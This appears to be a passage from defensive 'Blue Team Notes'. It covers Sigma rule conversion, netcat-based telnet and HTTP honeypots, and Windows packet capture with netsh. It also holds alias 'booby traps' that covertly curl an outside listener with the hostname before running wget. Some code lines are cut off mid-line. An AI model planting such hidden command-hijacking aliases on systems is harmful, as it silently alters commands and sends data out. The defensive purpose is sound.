The TL;DR of Sigma is that it's awesome. I won't go into detail on what Sigma is, but I will tell you about an awesome tool that lets you convert sigma rules into whatever syntax your SOC uses: Uncoder

You can convert ONE standard Sigma rule into a range of other search syntax languages






automatically


Uncoder Example: Colbalt Strike

Here, we can see that a sigma rule for CS process injection is automtically converted from a standard sigma rule into a *Kibana Saved Search*




SOC Prime

SOC Prime is a market place of Sigma rules for the latest and greatest exploits and vulnerabilities



You can pick a rule here, and convert it there and then for the search langauge you use in your SOC



Honeypots

One must subscribe to the philosophy that compromise is inevitable. And it is. As Blue Teamers, our job is to steel ourselves and be ready for the adversary in our network.

Honeypots are *advanced* defensive security techniques. Much like a venus flytrap that seeks to ensnare insects, a honeytrap seeks to ensare the adversary in our network. The task of the honeypot is to allure the adversary and convince them to interact. In the mean time, our honeypot will alert us and afford us time to contain and refute the adversary - all the while, they were pwning a honeypot they believed to be real but in fact did not lasting damage.

Look, there isn't anything I could teach you about honeypots that Chris Sanders couldn't teach you better. Everything you and I are gonna talk about in the Blue Team Notes to do with Honeypots, Chris Sanders could tell you and tell you far better. But for now, you're stuck with me!

▶ section contents

Basic Honeypots

An adversaries' eyes will light up at an exposed SSH or RDP. Perhaps it's not worth your time having an externally-facing honeypot (adversaries all over the world will brute force and try their luck). But in your internal network, emulating a remote connection on a juicy server may just do the trick to get the adversary to test their luck, and in doing so notify you when they interact with the honeypot

Telnet Honeypot

WHOMST amongst us is using telnet in the year of our LORDT 2021?!.....a shocking number unfortunately....so let's give a honeypot telnet a go!


On a linux machine, set this fake telnet up with netcat. Also have it output to a log, so you are able to record adversaries' attempts to exploit.

You can check in on this log, or have a cronjob set up to check it's contents and forward it to you where necessary

```
ncat -nvlkp 23 > hp_telnet.log 2>&1
# -l listen mode, -k force to allow multiple connections, -p listen on
# I added a dash V for more info

#test it works!
#an attacker will then use to connect and run commands
telnet 127.0.0.1
whoami
#netcat willl show what the attacker ran.
```

If you run this bad boy, you can see that the .LOG captures what we run when we telnet in. The only downside of this all of course is we do not have a real telnet session, and therefore it will not speak back to the adversary nor will it keep them ensnared.



HTTP Honeypot

Our fake web server here will ensnare an adversary for longer than our telnet. We would like to present the webserver as an 'error' which may encourage the adversary to sink time into making it 'not error'.

In the mean time, we can be alerted, respond, gather information like their user agent, techniques, IP address, and feed this back into our SOC to be alerted for in the future.

First, you will need a `index.html` file. Any will do, I'll be borrowing this one

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8" /><meta http-equiv="X-UA-Compatible" content="IE=edge"
    <title>We&#39;ve got some trouble | 403 - Access Denied</title>
    <style type="text/css">/*! normalize.css v5.0.0 | MIT License | github.com/ne
</head>
<body>
    <div class="cover"><h1>Access Denied <small>403</small></h1><p class="lead">T
    <footer><p>Technical Contact: <a href="mailto:larry@honeypot.com">larry@honey
</body>
</html>
```

Second, we now need to set up our weaponised honeypot. Here's a bash script to help us out:


```
#!/bin/bash

#variables
PORT=80
LOG=hpot.log
#data to display to an attcker
BANNER=`cat index.html` # notice these are ` and not '. The command will run inco

# create a temp lock file, to ensure only one instance of the HP is running
```

```
touch /tmp/hpot.hld
echo "" >> $LOG
#while loop starts and keeps the HP running.
while [ -f /tmp/hpot.hld ]
 do
  echo "$BANNER" | ncat -lvnp $PORT 1>> $LOG 2>> $LOG
  # this section logs for your benefit
  echo "==ATTEMPTED CONNECTION TO PORT $PORT AT `date`==" >> $LOG # the humble `d
  echo "" >> $LOG
  echo "~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~" >> $LOG # sepera
 done
```

Test this locally by examining 127.0.0.1 in your browser, your .LOG file should have a FIT over this access and record much of your attempts to do something naughty, like brute forcing ;)



Booby Trap Commands

`alias` in Linux is awesome, it lets you speed up your workflow by setting shortcuts for the longer commands and one-liners you know and love.....Alias can also be weaponised in aid of the defender.

Why don't we backdoor some naighty commands that adversaries like to use on 'Nix machines. Off the top of my head, we can boobytrap `nano`, `base64`, `wget` and `curl`, but you'll think of something more imaginative and clever, I am sure.


```
#IRL
alias wget ='curl http://honey.comands.uk/$(hostname -f) > /dev/null 2>&1 ; wget'
```

```
# Hostname -f will put the fully qualified domain name of the machine into the GE
  #ideally, the website you first hit be a cloud instance or something. Don't act
    # the reason we ask it to curl the machine name directory is to alert OUR lis


#for testing
  # I am hardcoding the machine name in the directory as an example. If I were yo
alias wget='curl http:/127.0.0.1/workstation1337 > /dev/null 2>&1 ; wget'

# Notice the ;wget at the end
  # this will still execute wget without any worries
  # However it comes after the curl to our listening honeypot detector
  # The honeypot detector's output is pushed to the abyss, so it will not alert t
```

If we have a listening web server in real life, it will snitch on the adversary trying to use WGET. This is true for any of the other commands we do too



Network Traffic

I'll be honest with you. Network traffic is where it's at. Endpoints and their logs are fallible, they can be made to LIE to you by an adversary. But packets? Packet's don't lie.

There's a great SANS talk and corresponding paper, called *Packets or it Didn't Happen*, all about the utility of network traffic's advantadges over endpoint log monitoring.

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Capture Traffic

▶ section contents

When we're talking about capturing traffic here, we really mean capturing traffic in the form of packets.

But it's worth taking a smol digression to note what implementing continuous monitoring of traffic means in your environment

To capture continuous traffic, as well as to capture it in different formats like Netflow & metadata, you will need to install physical sensors, TAPS, and the like upstream around your network. You will also need to leverage DNS server traffic, internal firewall traffic, and activity from routers/switches especialy to overcome VLAN segregation.

Network traffic monitoring uses particular terms to mean particular things

- North to South monitoring = monitoring ingress and egress traffic = stuff that's coming in external to your domain and stuff that's leaving your domain out to the big bad internet
- East to West monitoring = monitoring communication between machines in the Local Area Network = stuff that your computers talking about with one another.

I really encourage you to read and watch the SANS stuff on this topic.

Packet Versions

Listen buddy, I'll have you know we base things on SCIENCE around here. And the SCIENCE says that not all packet capture file types are born equal.

We'll only focus on the most commonly encountered ones

Pcapng or Pcap

According to a SANS research paper on the matter, *pcapng* is the superior packet we should strive for compared to pcap

PCAP Next Generation (PCAPng) has some advantadges over it's predecessor, PCAP. It's explicit goal is to IMPROVE on pcap

- More granular timestamps

- More metadata
- Stats on dropped packets

Unfortunately, Pcapng isn't popular. Not many tools can output a pcacpng file or use it as default. Most tools can read it just fine though, so that's a big plus. Fortunately for you and I, Wireshark and Tshark use Pcapng as their default output for captured packets and therefore we can still leverage this New Generation.

If you want to write in pcapng, you can read about it (here)[#I-want-pcapng] in the Blue Team Notes

ETL

ETL isn't quite the Windows implementation of a Pcap.

According to the docs, ETLs (or Event Trace Logs) are based on the ETW framework (Event Tracing for Windows). ETW captures a number of things, and when we leverage network monitoring in windows we are simply leveraging one of the many things ETW recognises and records in ETL format.

We don't need to over complicate it, but essentially .ETLs are records of network activity taken from the ETW kernel-level monitor.

It is possible to convert .ETL captured network traffic over to .Pcap, which we talk about here in the Blue Team Notes

Capture on Windows

Preamble

Weird one to start with right? But it isn't self evident HOW one captures traffic on Windows

You COULD download Wireshark for Windows, or WinDump, or Npcap. If you want to download anything on a Windows machine, it's a tossup between Wireshark and Microsoft's Network Monitor

Netsh Trace

But to be honest, who wants to download external stuff??? And who needs to, when you can leverage cmdline's `netsh`

We can look at our options by running the following

```
netsh trace start ?
```

```
[06/28/2021 10:56:50] PS >netsh trace start ?

start
  Starts tracing.

  Usage: trace start [[scenario=]<scenario1,scenario2>]
         [[globalKeywords=]keywords] [[globalLevel=]level]
         [[capture=]yes|no] [[capturetype=]physical|vmswitch|both]
         [[report=]yes|no|disabled] [[persistent=]yes|no]
         [[traceFile=]path\filename] [[maxSize=]filemaxsize]
         [[fileMode=]single|circular|append] [[overwrite=]yes|no]
         [[correlation=]yes|no|disabled] [capturefilters]
         [[provider=]providerIdOrName] [[keywords=]keywordMaskOrSet]
         [[level=]level]
         [[[provider=]provider2IdOrName] [[providerFilter=]yes|no]]
         [[keywords=]keyword2MaskOrSet] [[perfMerge=]yes|no]
         [[level=]level2] ...

Defaults:
         capture=no (specifies whether packet capture is enabled
                 in addition to trace events)
         capturetype=physical (specifies whether packet capture needs to be
                 enabled for physical network adapters only, virtual switch
                 only, or both physical network adapters and virtual switch)
         report=no (specifies whether a complementing report will be generated
                 along with the trace file)
         persistent=no (specifies whether the tracing session continues
                 across reboots, and is on until netsh trace stop is issued)
         maxSize=250 MB (specifies the maximum trace file size, 0=no maximum)
         fileMode=circular
         overwrite=yes (specifies whether an existing trace output file will
                 be overwritten)
         correlation=yes (specifies whether related events will be correlated
                 and grouped together)
         perfMerge=yes (specifies whether performance metadata is merged
                 into trace)
         traceFile=%LOCALAPPDATA%\Temp\NetTraces\NetTrace.etl
                 (specifies location of the output file)
         providerFilter=no (specifies whether provider filter is enabled)

Provider keywords default to all and level to 255 unless otherwise specified.
```

We're only concerned with a handful of these flags

- `capture=yes` - actually capture packets
- `capturetype=x` - default is physical option, other option is virtual
- `maxSize=0` - otherwise the max size is only 250mb
- `filemode=single` - a requirement if we have unlimited capture size
- `traceFile=C:\temp\captured_traffic.etl` - location and name to store captured info
- `level=5` - the verbosity we would like our packets to be collected with

So our most basic command looks like the following

```
:: run as admin
netsh trace start capture=yes maxSize=0 filemode=single tracefile=C:\captured_tra
```

```
:: to stop
netsh trace stop
:: will take a while now!
```

```
[06/28/2021 11:05:21] PS >netsh trace start capture=yes tracefile=.\captured.etl maxsize=0 filemode=single

Trace configuration:
-------------------------------------------------------------------
Status:             Running
Trace File:         C:\captured.etl
Append:             Off
Circular:           Off
Max Size:           Off
Report:             Off

[06/28/2021 11:05:43] PS >netsh trace stop
Correlating traces ... done
Merging traces ... done
Generating data collection ... done
The trace file and additional troubleshooting information have been compiled as "C:\Windows\system32\captured.cab".
File location = C:\Windows\system32\captured.etl
Tracing session was successfully stopped.
```

